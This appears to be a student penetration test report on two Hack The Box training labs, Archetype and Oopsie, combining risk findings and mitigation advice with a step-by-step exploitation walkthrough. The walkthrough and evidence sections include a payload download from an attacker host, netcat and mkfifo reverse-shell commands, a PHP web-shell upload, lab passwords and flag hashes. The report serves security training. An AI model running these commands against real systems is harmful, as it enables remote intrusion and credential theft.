


PENETRATION TEST REPORT FINDINGS

4/1/25
VERSION 1.0

STATEMENT OF CONFIDENTIALITY

The contents of this document have been developed by Penda Test. Penda Test considers the contents of this document to be proprietary and business confidential information. This information is to be used only in the performance of its intended use. This document may not be released to another vendor, business partner, or contractor without prior written consent from Penda Test. Additionally, no portion of this document may be communicated, reproduced, copied, or distributed without the prior consent of Penda Test. The contents of this document do not constitute legal advice. Penda Test's offer of services that relate to compliance, litigation, or other legal interests are not intended as legal counsel and should not be taken as such. The assessment detailed herein is against a fictional company for training and examination purposes, and the vulnerabilities in no way affect Penda Test external or internal infrastructure

Penda Test Contacts		
Name	Title	Primary Contact
Brandi English	Pen Tester	beng99@uab.edu

Executive Summary

A security assessment was conducted on two systems, Computer 1 and Computer 2, to identify vulnerabilities and evaluate risks related to unauthorized access. The findings revealed significant weaknesses that could allow attackers to take control of critical systems, access sensitive data, and escalate privileges to the highest level.

For Computer 1, the assessment uncovered an insecure SMB file-sharing system, which stored sensitive credentials. These credentials provided access to a Microsoft SQL Server (MSSQL) database, which had unsafe configurations allowing external commands to be executed. This vulnerability was exploited to establish a remote connection, granting unauthorized access to the system. Further investigation revealed that previous login details were stored in an unprotected PowerShell history file, containing Administrator credentials. Using this information, full control over the system was achieved, enabling unrestricted access to confidential data.

For Computer 2, vulnerabilities were found in an online login system. By analyzing how user accounts were managed, administrative access was obtained, allowing the upload of a hidden access point into the system. From there, stored credentials were extracted from the website database, providing entry into additional restricted areas. Further analysis revealed that the system's bug-tracking application contained a flaw that could be bypassed, ultimately granting full control over the system.

Scope an Objectives

This penetration assessment evaluates the security posture of Hack The Box Archetypes and Oopsies Labs. The primary objective of this assessment was

to identify and exploit vulnerabilities within their systems to assess potential risks. By simulating real-world attack scenarios, we aimed to uncover security weaknesses that could be leveraged by malicious actors and provide actionable recommendations to mitigate these threats.

Authorization and Consent

Hack the Box Archetypes Lab


Hack the Box Oopsies Lab

Risk Assessment

In Computer 1, the most critical risks stem from weak file-sharing permissions, unsecured database access, and the storage of credentials in plaintext. The SMB file-sharing system contained sensitive credentials, which allowed unauthorized access to the Microsoft SQL Server (MSSQL) database. The database had unsafe configurations that enabled external command execution, making it possible for an attacker to gain full control over the system. Additionally, login details, including administrator credentials, were found in an unprotected PowerShell history file, further escalating the risk of unauthorized access. These vulnerabilities present a high likelihood and high impact, making them critical threats. To mitigate these risks, organizations should enforce strict access controls on shared files, disable unsafe database functionalities, and ensure sensitive credentials are never stored in plaintext.

For Computer 2, security weaknesses were identified in the web application, particularly in user authentication, file upload functionality, and privilege escalation mechanisms. Attackers could manipulate user session data through cookies to gain administrative access. Furthermore, the system allowed the upload of unauthorized scripts, enabling the execution of remote commands. Additionally, sensitive credentials were stored in the website database without proper encryption, increasing the risk of credential theft. The most severe privilege escalation flaw was found in the bug-tracking application, where attackers could bypass system verification to gain complete control. These vulnerabilities also present a high likelihood and high impact, requiring immediate action. To address these risks, the organization should implement secure session management, restrict file

uploads, encrypt stored passwords, and enhance authentication controls for privileged access.



Based on the Threat Matrix above your impact is high and your likelihood is also high.

Recommendations and Mitigation Plan

To mitigate the security risks identified in Computer 1 and Computer 2, the organization must prioritize strengthening credential management, securing system access, and preventing privilege escalation. Password policies should enforce complexity and regular updates, while all stored credentials must be encrypted using secure hashing algorithms. Multi-factor authentication (MFA) should be implemented for all privileged accounts, and automatic credential storage in system history files must be disabled. File-sharing permissions should be restricted, requiring authentication and role-based access, while unnecessary database functionalities, such as external command execution, should be disabled. Additionally, organizations must apply the principle of least privilege (PoLP) to database users and conduct regular audits of access logs to detect unauthorized activities.

Web application security must also be reinforced by implementing secure session management, validating authentication cookies, and restricting file uploads to prevent the execution of malicious scripts. Sensitive data within databases should be encrypted, and access should be limited to essential users only. Preventing privilege escalation is critical—strong authentication should be required for administrative tasks, and all activities within bug-tracking systems and administrative tools should be logged and reviewed regularly. To maintain long-term security, organizations should apply patches and updates promptly, conduct regular security audits, and provide employees with cybersecurity training to recognize threats such as phishing. Intrusion detection systems (IDS) and continuous monitoring mechanisms will further enhance security resilience, ensuring the organization remains protected against evolving cyber threats.

Conclusion

Overall, the assessment highlights weak credential management, improper access controls, and insecure system configurations as the most significant security threats. Immediate actions should focus on enforcing strong password policies, restricting access to critical files and databases, and disabling unsafe system functionalities. In the long term, the organization should regularly audit security controls, apply security patches, and

implement multi-factor authentication (MFA) to reduce unauthorized access risks. Addressing these vulnerabilities will significantly enhance security resilience and minimize exposure to cyber threats.

Methodology

The methodologies used in this test included:

- Information Gathering – Collected data on network architecture, open ports, and system configurations to understand potential vulnerabilities.
- Scanning – Used automated and manual scanning techniques to identify open ports, misconfigurations, and weaknesses in security controls.
- Exploitation – Simulated real-world attack scenarios to assess the impact of vulnerabilities, including gaining unauthorized access and testing privilege escalation.

Technical Findings

For Computer 1, the SMB file-sharing system was found to be insecure, allowing access to sensitive files without authentication. A shared folder contained a configuration file plaintext credentials, which were used to authenticate into the Microsoft SQL Server (MSSQL) database. The MSSQL server was misconfigured, permitting the execution of system commands through xp_cmdshell, enabling remote code execution. A PowerShell history file was also found containing plaintext administrator credentials, which were leveraged to gain full system access. This allowed privilege escalation to the Administrator account, granting complete control over the system.

For Computer 2, vulnerabilities were found within its web application, including weak authentication mechanisms and improper user role management. The login system was manipulated using session cookies,

allowing unauthorized access to administrative functions. Additionally, an upload functionality was found to accept arbitrary PHP files, enabling remote command execution. By leveraging these weaknesses, stored credentials were extracted from the website database, revealing user authentication details. Further privilege escalation was achieved through a misconfigured bug-tracking application, which allowed bypassing security checks and executing commands with elevated privileges.

Exploitation Details

Computer 1

1. **Initial Network Reconnaissance:**
    - Performed a ping sweep using sudo ping 10.129.92.82 to check connectivity to the target IP.
    - Conducted an Nmap scan with the command nmap -sC -sV 10.129.92.82 to identify open ports and services, discovering that SMB (Port 445) was open.
2. **SMB Share Discovery:**
    - Used smbclient -N -L 10.129.92.82 to list available shares, discovering a share called backups.
    - Connected to the backups share using smbclient -N //10.129.92.82/backups and found a file named prod.dtsConfig, which contained sensitive information.
3. **Password Extraction:**
    - Opened the prod.dtsConfig file and found a password, M3g4c0rp123
    - Used this password in conjunction with impacket's mssqlclient.py tool to connect to the target SQL Server:
      $ python3 mssqlclient.py ARCHETYPE/sql_svc@10.129.92.82 -windows-auth.
4. **Establishing Reverse Shell:**
    - Set up a Python HTTP server and configured Netcat to listen on port 4436.
    - In the SQL Server, executed the following command to download and execute a reverse shell payload:
      xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; wget http://10.10.15.91/nc64.exe -outfile nc64.exe".
    - Executed the reverse shell by running:
      xp_cmdshell "powershell -c cd C:\Users\sql_svc\Downloads; .\nc64.exe -e cmd.exe 10.10.15.91 443".
5. **Post-Exploitation on Target Machine:**

- Gained access to the target system via the reverse shell and navigated to the C:\Users\sql_svc\Desktop directory.
- Found the user flag user.txt with hash: 3e7b102e78218e935bf3f4951fec21a3.
- Explored the C:\Users\sql_svc\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine directory and found ConsolHost_history.txt, revealing the administrator's username and password: MEGACORP_4dm1n!!.

6. **Privilege Escalation:**
   - Used psexec.py with the credentials of the administrator user to gain administrative access:
     $ sudo python3 psexec.py administrator@10.129.92.82.
   - Successfully logged in as administrator and located a password that facilitated further access.

Computer 2

1. **Initial Reconnaissance:**
   - Performed an Nmap scan on 10.129.61.28 using nmap -sC -sV to identify open ports and services.
2. **Web Application Discovery:**
   - Accessed the target website by entering the IP into the browser.
   - Configured Burp Suite as a proxy and discovered a login page.
3. **Privilege Escalation via Web Application:**
   - On the uploads page, found functionality that required admin rights and used Burp Suite to inspect cookies and identify the user role.
   - Enumerated user details and discovered the admin account's email and ID by manipulating cookies and accessing the accounts page (http://10.129.61.28/cdn-cgi/login/admin.php?content=accounts&id=1).
4. **Exploitation via Web Shell Upload:**


- Changed cookie values to impersonate an admin user and successfully uploaded a PHP shell to the web server.
- Ran the following command to create a reverse shell: /uploads/shell.php?cmd=rm%20%2Ftmp%2Ff%3B%20mkfifo%20%2Ftmp%2Ff%3B%20cat%20%2Ftmp%2Ff%20%7C%20%2Fbin%2Fsh%20-i%202%3E%261%20%7C%20nc%2010.10.15.91%201234%20%3E%20%2Ftmp%2Ff.


5. **Post-Exploitation on Target System:**
   - Gained a reverse shell connection on the target system (www-data@oopsie:/var/www/html/cdn-cgi$).
   - Ran cat /etc/passwd to explore system users and found the credentials for the robert user.
   - Accessed db.php and user.txt to confirm the flag, with the contents of user.txt being: f2c74ee8db7983851ab2a96a44eb7981.
6. **Privilege Escalation:**
   - Used the id command to determine that robert belonged to the bugtracker group.
   - Navigated to /usr/bin.bugtracker and discovered a path that required a bug ID. Bypassed this by creating a new path and accessed the root directory.
   - Opened root.txt to retrieve the final flag

Evidence

Computer One

Nmap scan


$nmap -sC -sV 10.129.92.82
Starting Nmap 7.94SVN (https://nmap.org) at 2025-03-29 23:59 UTC
Nmap scan report for 10.129.92.82
Host is up (0.053s latency).
Not shown: 979 closed tcp ports (conn-refused)
PORT STATE SERVICE VERSION
1/tcp filtered tcpmux
81/tcp filtered hosts2-ns
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
211/tcp filtered 914c-g
445/tcp open microsoft-ds Windows Server 2019 Standard 17763 microsoft-ds
1091/tcp filtered ff-sm
1433/tcp open ms-sql-s Microsoft SQL Server 2017 14.00.1000.00; RTM
|_ssl-date: 2025-03-30T00:00:17+00:00; 0s from scanner time.
| ms-sql-info:
| 10.129.92.82:1433:
| Version:
| name: Microsoft SQL Server 2017 RTM
| number: 14.00.1000.00
| Product: Microsoft SQL Server 2017
| Service pack level: RTM
| Post-SP patches applied: false
|_ TCP port: 1433
| ssl-cert: Subject: commonName=SSL_Self_Signed_Fallback
| Not valid before: 2025-03-29T23:56:12
|_Not valid after: 2055-03-29T23:56:12
| ms-sql-ntlm-info:
| 10.129.92.82:1433:
| Target_Name: ARCHETYPE
| NetBIOS_Domain_Name: ARCHETYPE
| NetBIOS_Computer_Name: ARCHETYPE
| DNS_Domain_Name: Archetype
| DNS_Computer_Name: Archetype
|_ Product_Version: 10.0.17763
1533/tcp filtered virtual-places


1600/tcp filtered issd
2323/tcp filtered 3d-nfsd
3527/tcp filtered beserver-msg-q
3814/tcp filtered neto-dcs
5269/tcp filtered xmpp-server
5298/tcp filtered presence
8009/tcp filtered ajp13
9618/tcp filtered condor
10778/tcp filtered unknown
15002/tcp filtered onep-tls
21571/tcp filtered unknown
54328/tcp filtered unknown
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
| 3:1:1:
|_ Message signing enabled but not required
| smb2-time:
| date: 2025-03-30T00:00:12
|_ start_date: N/A
| smb-security-mode:
| account_used: guest
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb-os-discovery:
| OS: Windows Server 2019 Standard 17763 (Windows Server 2019 Standard 6.3)
| Computer name: Archetype
| NetBIOS computer name: ARCHETYPE\x00
| Workgroup: WORKGROUP\x00
|_ System time: 2025-03-29T17:00:10-07:00
|_clock-skew: mean: 1h24m00s, deviation: 3h07m51s, median: 0s

SMB client

```
[user@parrot]-[~]
 $smbclient -N -L 10.129.92.82

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        backups         Disk
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.129.92.82 failed (Error NT_STATUS_RESOURCE_NAME_NOT
_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

```
[✗]-[user@parrot]-[~]
 $smbclient -N //10.129.92.82/backups
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Jan 20 12:20:57 2020
  ..                                  D        0  Mon Jan 20 12:20:57 2020
  prod.dtsConfig                     AR      609  Mon Jan 20 12:23:02 2020

                5056511 blocks of size 4096. 2527409 blocks available
smb: \>
```

```
└─$ smbclient -N //10.129.92.82/backups
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Mon Jan 20 12:20:57 2020
  ..                                  D        0  Mon Jan 20 12:20:57 2020
  prod.dtsConfig                     AR      609  Mon Jan 20 12:23:02 2020

                5056511 blocks of size 4096. 2527409 blocks available
smb: \> get prod.dtsConfig
getting file \prod.dtsConfig of size 609 as prod.dtsConfig (2.5 KiloBytes/sec) (
average 2.5 KiloBytes/sec)
smb: \>
```

```
└─$ cat prod.dtsConfig
<DTSConfiguration>
    <DTSConfigurationHeading>
        <DTSConfigurationFileInfo GeneratedBy="..." GeneratedFromPackageName="..
." GeneratedFromPackageID="..." GeneratedDate="20.1.2019 10:01:34"/>
    </DTSConfigurationHeading>
    <Configuration ConfiguredType="Property" Path="\Package.Connections[Destinat
ion].Properties[ConnectionString]" ValueType="String">
        <ConfiguredValue>Data Source=.;Password=M3g4c0rp123;User ID=ARCHETYPE\sq
l_svc;Initial Catalog=Catalog;Provider=SQLNCLI10.1;Persist Security Info=True;Au
to Translate=False;</ConfiguredValue>
    </Configuration>
</DTSConfiguration>┌──[user@parrot]─[~]
```

MYSQL

```
┌─[user@parrot]─[~/impacket/examples]
└──╼ $sudo python3 mssqlclient.py ARCHETYPE/sql_svc@10.129.92.82  -windows-auth
mpacket v0.13.0.dev0+20250328.150838.675ace81 - Copyright Fortra, LLC and its affiliated compan
es

assword:
*] Encryption required, switching to TLS
*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
*] INFO(ARCHETYPE): Line 1: Changed database context to 'master'.
*] INFO(ARCHETYPE): Line 1: Changed language setting to us_english.
*] ACK: Result: 1 - Microsoft SQL Server (140 3232)
!] Press help for extra shell commands
QL (ARCHETYPE\sql_svc  dbo@master)>
```

```
SQL (ARCHETYPE\sql_svc  dbo@master)> xp_cmdshell "whoami"
output
-----------------
archetype\sql_svc
NULL

SQL (ARCHETYPE\sql_svc  dbo@master)> X
```

```
------
NULL

SQL (ARCHETYPE\sql_svc  dbo@master)> xp_cmdshell "powershell -c  cd C:\Users\sql_s
vc\Downloads; .\nc64.exe -e cmd.exe 10.10.15.91 443"
```

Netcat

```
└──╼ $sudo nc -nlvp 443
Listening on 0.0.0.0 443
Connection received on 10.129.92.82 49678
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\sql_svc\Downloads>
```

Searching DB


```
C:\Users\sql_svc\Downloads>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 9565-0B4F

 Directory of C:\Users\sql_svc\Downloads

03/29/2025  06:15 PM    <DIR>          .
03/29/2025  06:15 PM    <DIR>          ..
03/29/2025  06:15 PM            45,272 nc64.exe
               1 File(s)         45,272 bytes
               2 Dir(s)  10,722,066,432 bytes free

C:\Users\sql_svc\Downloads>
```


```
 Directory of C:\Users\sql_svc\Desktop

01/20/2020  06:42 AM    <DIR>          .
01/20/2020  06:42 AM    <DIR>          ..
